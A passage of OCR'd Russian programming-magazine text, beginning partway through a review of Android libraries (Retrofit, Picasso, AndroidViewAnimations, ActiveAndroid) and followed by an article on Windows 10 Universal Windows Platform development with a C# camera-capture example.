Сам запрос задается аннотацией. Чтобы получить прогноз, нужно два параметра: город и ID разработчика. Они попадут в сформированный GET-запрос позже.

```
void fetchData(@Query("q") String city,
  @Query("appid") String appid,
  Callback<WeatherModule> response);
```

И это практически все! Теперь только нужно создать **RestAdapter** и указать ему интерфейс с параметрами запроса.

```
RestAdapter restAdapter = new RestAdapter.Builder()
  .setEndpoint("http://api.openweathermap.org")
  .build();
wApi=restAdapter.create(WeatherApi.class);
```

Теперь можно отправить запрос и обработать полученные данные. Чтобы не блокировать основной поток, сделаем загрузку данных асинхронной. Переопределим два метода, один из которых будет вызван после загрузки данных:

```
wApi.fetchData("City_ID", "dev_ID", new Callback<WeatherModule>(){
  @Override
  public void success(WeatherModule weatherModule, Response response){
    Log.v("Current weather:", " " + weatherModule.getDescription());
  }
  @Override
  public void failure(RetrofitError error) {}
});
```

В несколько строчек нам удалось реализовать создание сетевого соединения, формирование HTTP-запроса, его отправку и обработку ответа сервера. Впечатляет, правда?

PICASSO

Еще одна популярная задача — работа с изображениями. Предположим, нам

нужно получить (из сети или файловой системы) какое-то изображение, уменьшить его в размерах, повернуть и отобразить на экране. Без использования подручных средств это можно считать хорошей задачей для целого рабочего дня... Посмотрим, за сколько мы справимся вместе с библиотекой Picasso.

```
Picasso.with(this)
  .load("URL").rotate(90).resize(50,50)
  .into(image);
```

Загружать ли каждый раз изображение заново? Как адаптировать его размер? Для всего этого достаточно подключить Picasso, она аккумулирует в себе весь процесс: формирование запроса, кеширование, изменение размера — и все это с минимальными затратами ресурсов ОС.



INFO

Ищешь альтернативу? Попробуй вбить в Гугл «название_библиотеки vs», наверняка что-то найдется.

ANDROIDVIEWANIMATIONS

Иногда интерфейс пользователя не удается сделать на сто процентов интуитивным. В такой ситуации всегда есть риск потерять клиента — зачем долго разбираться, если в Google Play полно аналогов? Тогда следует обратить внимание пользователя на какой-нибудь элемент программы с помощью анимации. Библиотека AndroidViewAnimations «оживляет» элементы класса View. Для примера заставим поле TextView мигать в течение 700 мс:

```
YoYo.with(Techniques.Flash)
  .duration(700)
  .playOn(findViewById(R.id.textView));
```

Класс `Techniques` содержит множество вариантов анимации на все случаи жизни, главное — знать меру и вовремя остановиться.



WWW

[Свежие новости из мира Android]

[Интересная подборка библиотек]

ACTIVEANDROID

Теперь облегчим себе работу с базами данных. ActiveAndroid реализует так называемое объектно-реляционное отображение — способ, позволяющий связать объектную модель данных (ООП, используемое в Java) с реляционной (базой данных). Каждая таблица тут представляется как класс, а поле — как элементы класса. Таким образом, мы можем работать с содержимым базы данных как с объектами ООП.

Создадим таблицу **Artists** с полями Name и Bio. В поле Bio будет содержаться информация о названии фильмов (Name) и годе выпуска:

```
(DateRelease).
   @Table(name = "Artist")
   public class Artist extends Model {
   @Column(name = "Name") public String name;
   @Column(name = "Bio",..)
   public MovieData movieData;
   public Artist() {super();}
```

Поскольку информация о фильме может быть подробной, сохраним ее в объекте **MovieData**.

```
@Table(name = "MovieData")
public class MovieData extends Model {
  @Column(name = "name")
  public String name;
  @Column(name="date" )
  public int date;
  public MovieData(){
    super();
  }
}
```

Все, наша база данных готова, теперь заполним ее.

```
MovieData terminator = new MovieData();
terminator.date=1984;
terminator.name="The Terminator";
terminator.save();
```

Похожим образом добавим информацию об артисте.

```
Artist arnold = new Artist();
arnold.name="Arnold Schwarzenegger";
arnold.movieData=terminator;
arnold.save();
```

Вот так будет выглядеть выборка всех артистов, участвовавших в фильме, если известно только его название. Для начала получим сам объект класса **MovieData**, о котором идет речь:

```
public static List<Artist> getArtists(String movieName){
  MovieData movieData = new Select()
    .from(MovieData.class)
    .where("name = ?", movieName)
    .executeSingle();
```

Дальше воспользуемся встроенной командой **getId**, которая вернет уникальный автоматически созданный идентификатор для каждого элемента таблицы. По этому идентификатору уже получим всех артистов фильма.

```
  List<Artist> lArtist = new Select()
    .from(Artist.class)
    .where("Bio = ?", movieData.getId())
    .execute();
  return lArtist;
}
```

Да, при сложных конструкциях все равно придется опускаться до реляционной модели, но для быстрой организации хранения данных библиотека серьезно тебя выручит.




Рис. 3. Библиотеки постоянно обновляются, следи за новостями

ЗАКЛЮЧЕНИЕ


Теперь в твоем арсенале есть полезный набор инструментов, который поможет в сжатые сроки создать хороший продукт. Уверен, проведя пятнадцать минут за чтением этой статьи, ты сэкономишь часы при последующей разработке. В мире вообще мало уникального, поэтому зачастую лучше использовать готовое решение, а не изобретать велосипед.

Source

На нашем сайте выложен исходный код проекта, в котором реализованы рассмотренные примеры. В рамках одной статьи не раскроешь весь потенциал библиотек, но я уверен, что интерес у тебя появился и с остальными возможностями ты ознакомишься самостоятельно. Если останутся какие-то вопросы, как всегда — готов на них ответить через почту. Удачи!

UNIVERSAL WINDOWS PLATFORM

РАЗРАБОТКА УНИВЕРСАЛЬНЫХ ПРИЛОЖЕНИЙ ДЛЯ WINDOWS 10



Юрий «yurembo»

Windows 10 стала единственной программной платформой Microsoft, управляющей различными устройствами: от микроконтроллеров и до больших серверных систем. Только вдумайся: одно ядро для ПК, для миниатюрных девайсов (Internet of Things), консоли (Xbox One), моноблока (Surface Hub), устройств дополненной реальности HoloLens! Между ядром и прикладными программами расположена система выполнения UWP. Она служит подсистемой, которая предоставляет приложениям аппаратную функциональность, управляемую ядром посредством драйверов устройств. Программистам, соответственно, предложены высокоуровневые средства для взаимодействия с системой. В этой статье мы в деталях разберемся в платформе UWP и в ее возможностях управления компьютером.

КОРОТКО О ГЛАВНЫХ ФИЧАХ UWP

Universal Windows Platform включает все те передовые возможности и сервисы, которые зарекомендовали себя еще в Metro и Windows RunTime. Это живые плитки, информация на экране блокировки, соответствующая текущему времени и зоне пребывания устройства, всплывающие уведомления, в необходимый момент напоминающие пользователю о разного рода событиях в системе, Action Center, позволяющий настраивать всплывающие уведомления и другой контент, с которым юзеру надо взаимодействовать; выполнение приложения в фоновом потоке, откуда его можно всегда вызвать или восстановить посредством триггеров, происходящих при определенных условиях, удобных пользователю. Твое приложение может взаимодействовать с другими процессами посредством контрактов; приложение может взаимодействовать также со всем окружающим миром: им можно управлять голосовыми командами, оно может общаться с другими устройствами по Bluetooth и многое другое.


Взаимодействие с аппаратными платформами

Помимо хороших новостей, с которыми я познакомил тебя во введении, есть одна плохая. На самом деле она скорее средняя :). Дело в том, что приложения для UWP не «унаследованные», их придется писать с нуля. То есть ради благого дела ис-

полнения одного бинарника на всех устройствах придется поднапрячься. Кстати, когда я говорю про «один бинарник», я немного лукавлю. Когда разработчик заливает свое приложение в общий для всех платформ Store, находящийся в облаке компилятор .NET Native (подробнее см. в предыдущей статье) компилирует приложение под все поддерживаемые Windows 10 микропроцессоры.

Между аппаратными платформами приложение сохраняет не только общий функциональный код, но и общий пользовательский интерфейс. Однако различные устройства предлагают наличие определенных хардварных расширений: у смартфона по сравнению с PC это акселерометр, Touch-screen (есть на PC, но далеко не на всех), GPS, компас, аппаратная кнопка BACK и прочее. В то же время у смартфона отсутствует жесткий диск, CD/DVD/Blue-ray. С такими аппаратными возможностями позволяют работать специально заточенные под определенный вид девайса расширения — SKU: Desktop SKU, Mobile SKU, IoT SKU, Xbox SKU и так далее.

Если абстрактно представить устройство операционной системы Windows 10, то мы увидим расширения SKU под ядром, и являются ядерными компонентами. Отсюда следует, что эти расширения подобны драйверам устройств. С другой стороны над ядром находится Universal Windows Platform — универсальная платформа для выполнения специальных приложений.



Расширения ядра

ИНСТРУМЕНТЫ РАЗРАБОТКИ ДЛЯ UWP

Visual Studio 2015 — если ты читал мои предыдущие статьи, то понимаешь, почему VS я считаю первым и главным (что приятнее всего — бесплатным) инструментом разработки. Впрочем, если ты не читал моих статей вовсе, ты все равно это понимаешь :).

На втором месте у нас расположен Blend. Теперь он имеет более схожий с Visual Studio интерфейс. Blend в большей степени ориентирован на дизайнеров. В нем разработчик может настраивать как сами объекты, так и их привязку, состояния, переходы, анимации и прочее.

Непосредственно для написания кода ты можешь использовать язык, с которым лучше всего знаком, неважно, веб-программист ты или прикладной. Как и в Windows 8, у тебя в распоряжении C# и Visual Basic.NET вместе с XAML, JavaScript с HTML, Visual C++ с DirectX и/или XAML. Так что простор для творчества очень широк.

Обновление UWP и операционной системы

Теперь, как обещает Microsoft, в обозримом будущем она не будет выпускать новые версии операционной системы, будут выходить только бесплатные обновления. Также обновления могут коснуться платформы UWP. Поэтому сейчас разработчик ставит целью создавать приложение не для определенной версии операционной системы, а в первую очередь для конкретного оборудования и универсальной платформы (необходимая версия которой указывается в манифесте приложения и публикуется в Windows Store). При этом, поскольку операционная система и платформа выполнения представляют разные уровни, они могут обновляться независимо друг от друга. Таким образом, актуальность платформы выполнения не зависит от актуальности операционной системы, и наоборот. Это также предполагает дополнительный уровень безопасности.

Если продолжить нашу абстрактную модель операционной системы, то мы увидим, что над UWP находятся расширения SDK (extension SDK), или, по-другому, расширения платформы, каждое из которых служит для взаимодействия с аппаратным обеспечением определенного устройства, подобно SKU, только последний взаимодействует в пространстве ядра, а расширения SDK — в пространстве пользователя. А уже над этими расширениями находится специфическое приложение.



Расширения SDK

ПРОЕКТИРОВАНИЕ UWP-ПРИЛОЖЕНИЙ

Чтобы оптимизировать разработку для огромного парка сильно различающихся устройств, в Windows 10 добавлены новые универсальные элементы управления, макеты, механизмы для адаптирования UI под различные девайсы, на которых может запускаться разрабатываемое приложение.

Во многих случаях Windows 10 подгоняет приложения под конкретное устройство автоматически. Кроме того, универсальные элементы управления и панели макетов помогают тебе оптимизировать интерфейс для экранов с различным расширением; общие элементы ввода позволяют получать данные от всех типов устройств ввода: мыши, клавиатуры, touch-screen, указателя или джойстика от Xbox.

Проектирование пользовательских интерфейсов в UWP происходит в эффективных пикселях, а не в физических. Это позволяет добиться относительно одинакового отображения элемента на разных по размеру и плотности экранах. Таким образом, на PC элемент может быть размером 175х175 физических пикселей, тогда как на планшете 150х150, а на моноблоке Surface Hub — 200х200.

Новые элементы управления

Для обеспечения совместимости с разными экранами UWP содержит новые элементы управления, среди которых Calendar, Split View, Pivot Control (последний был и раньше, но только в Windows Phone). Адаптивные панели позволяют автоматом настраивать размер и позицию дочерних элементов на основе имеющегося свободного пространства: StackPanel размещает дочерние элементы последовательно — один за другим, в столбец или строчку. Grid размещает свои элементы в ячейки таблицы. Новая адаптивная панель RelativePanel позволяет размещать дочерние элементы в соответствии с заданными относительными отступами и размерами.

Кроме того, UWP содержит адаптивные триггеры (AdaptiveTriggers), позволяющие при определенных размерах окна показывать и/или скрывать какие-то элементы управления.

В качестве примера можно привести стандартный почтовый клиент Mail for Windows 10. В нем при расширении окна свыше 720 пикселей (wideView) отображаются полные названия аккаунтов электронной почты, а при сужении окна (narrowView) — только иконки. Эти условия прописываются в XAML-коде.

Универсальные методы ввода организованы благодаря следующему набору API:

- **CoreIndependentInputSource** предоставляет API для «сырого» ввода, который может происходить из главного или фонового потоков;
- **PointerPoint** объединяет прикосновения, ввод с помощью мыши, ручки в один набор данных, состоящий из интерфейсов и событий, который может быть обработан в главном или фоновом потоках;
- **PointerDevice** — API, который позволяет определить устройство ввода на основе предоставляемых им возможностей и использовать их;
- **InkCanvas** и **InkPresenter** — новые XAML-элементы управления, которые позволяют взаимодействовать с устройствами, имеющими E-Ink экран (*уж не знаю, зачем Юрий сделал тут ссылку на Википедию: у нас что, читатели рубрики «Кодинг» не знают про электронные чернила? :) — Прим. ред.*).

Планирование

Планирование приложений, в частности UWP, состоит из пяти этапов:

- концепт;
- структура;

- динамика;
- визуализация;
- прототип.

На первом шаге мы собираем все идеи планируемого приложения, выделяем основные и определяем главную цель.

На этапе определения структуры определяем шаги, которые надо выполнить для достижения главной цели.

На этапе определения динамики делаем наброски (например, карандашом на бумаге), по которым процесс достижения цели можно увидеть по шагам — в динамике. С помощью визуализации уже можно представить внешний вид твоего будущего приложения. То есть надо отрисовать уже рабочие элементы.

При прототипировании можно воспользоваться бумажными рисунками (переходить на каждый в соответствии с предполагаемым ходом выполнения программы), а можно разработать простое приложение, которое не будет повторять функциональность целевого приложения, а только покажет следование по пользовательскому интерфейсу. На этом этапе можно понаблюдать, как идеи будут работать в приложении.

ПРОГРАММИРОВАНИЕ UWP-ПРИЛОЖЕНИЙ

Работа с камерой в UWP

Существует огромное множество способов и путей разработки классных приложений для UWP. Как мы уже говорили, для этого доступен любой современный язык программирования, имеется большое число инструментов, компонентов и сервисов для улучшения приложений. Рассмотрим пример работы с камерой с помощью C#. У нас есть два варианта: классы CameraCaptureUI и MediaCapture. С помощью первого можно быстро создать простенький захватыватель снимков, однако, если тебе нужен полнофункциональный фотоаппарат со всяким фичами и настройками, следует воспользоваться вторым. Для примера мы возьмем класс CameraCaptureUI. Он вызывает стандартный UI операционной системы, получает с его помощью фото/видео и возвращает его в наше приложение (см. проект CamCap в материалах к номеру).

Итак, создав новый универсальный проект для Windows 10, с помощью XAML-редактора или визуального редактора добавим на главную страницу две кнопки: первая будет служить для создания снимка, а вторая — для начала/прекращения записи видео. Предварительно надо создать `StackPanel` и прикрепить ее к правой границе страницы, чтобы сгруппировать элементы-кнопки. Последние надо поместить внутрь `StackPanel`. Чтобы была реакция на нажатие кнопок, у каждой из них обрабатывается событие `Click`. Приведу XAML-код для одной из кнопок (создание фото), для второй — по подобию:

```
<Button
  x:Name="buttonPhoto"
  Content="Make photo"
  HorizontalAlignment="Left"
  Margin="0,198,0,0"
  VerticalAlignment="Top"
  Click="buttonPhoto_Click"
/>
```

Так как снимки должны осуществляться асинхронно, подключи пространство имен **System.Threading.Tasks**. Далее, чтобы использовать **CameraCaptureUI**, надо подключить пространство имен **Windows.Media.Capture**, а для возможности управлять возвращенным файлом изображения — пространство имен **Windows.Storage**. Дополнительно нам понадобится изображение — объект класса **Image**, куда будет возвращен сделанный снимок, поэтому в разметку добавь:

```
<Image
  x:Name="imageControl"
  Width="300"
  Height="300"
/>
```


Для возможности работы с этим классом нужно добавить пространство имен **Windows.UI.Xaml.Media.Imaging**. Чтобы сделать фото, используя стандартный UI, надо создать объект класса **CameraCaptureUI**, также можно сразу настроить свойства возвращаемого изображения (PhotoSettings). В нашем случае указывается формат изображения и размер окна для обрезки изображения.

После задания свойств асинхронно вызывается метод **CaptureFileAsync** объекта **CameraCaptureUI**, он в качестве параметра принимает режим захвата (фото или видео), в текущем случае передается флаг **CameraCaptureUIMode.Photo**. В результате его успешного выполнения снимок сохраняется в объекте класса **StorageFile**. После получения снимка с фотокамеры **CameraCaptureUI** позволяет обрезать полученное изображение (при положительном значении AllowCropping). Если юзер отменяет процесс получения снимка, то программа получает null и заканчивает выполнение метода.

Имея изображение в объекте **StorageFile**, для подготовки картинки к выводу в компонент Image надо преобразовать ее в объект **SoftwareBitmap**. Для этого сначала необходимо открыть поток из файла изображения, затем уже из потока декодировать картинку в битмап. В свою очередь, для работы с потоками и битмапами надо подключить пространства имен: **Windows.Storage.Streams**, **Windows.Graphics.Imaging**. Открытие потока, создание декодера на основе потока и собственно декодирование — асинхронные операции. Затем надо

преобразовать получившееся изображение **SoftwareBitmap** в формат BGRA8. Это достигается с помощью статического метода **SoftwareBitmap** — **Convert**. Ему передаются исходное изображение, целевой формат и целевое состояние альфы. На выходе получается новый, конвертированный объект SofwareBitmap.

Далее создается объект класса **SoftwareBitmapSource**, которому асинхронно с помощью его метода **SetBitmapAsync** передается содержимое конвертированного изображения. Теперь последний можно использовать в качестве источника для визуального компонента класса **Image**.



Приложение в работе

Следующая наша задача — захват видео с помощью **CameraCaptureUI**. Этот класс добавляет интерфейс для редактирования захваченного видео. Но обо всем по порядку.

Во-первых, в XAML-разметку добавь проигрыватель — объект класса MediaElement. Нам понадобятся два пространства имен: **Windows.Media.Editing** и **Windows.Media.Core**. Во время нажатия на кнопку Make video сна-

чала надо создать объект **CameraCaptureUI**, настроить свойства (на этот раз VideoSettings). Далее с помощью метода **CaptureFileAsync** (в качестве параметра передать **CameraCaptureUIMode.Video**) получаем «сырое» видео, помещаем его в объект класса **StorageFile**. Затем нам понадобятся два объекта классов: **MediaComposition** и **MediaStreamSource**. Первый содержит итоговое видео, а второй — поток, отображаемый в **MediaElement**. Когда мы имеем ненулевой **StorageFile**, мы можем извлечь из него видео (объект **MediaClip**): **MediaClip mediaClip = await MediaClip.CreateFromFileAsync(videoFile)**. Далее мы добавляем клип к композиции (**MediaComposition**). Затем с помощью метода **GeneratePreviewMediaStreamSource** преобразуем композицию из клипов в поток, который посредством метода **SetMediaStreamSource** выводим в **MediaElement**.

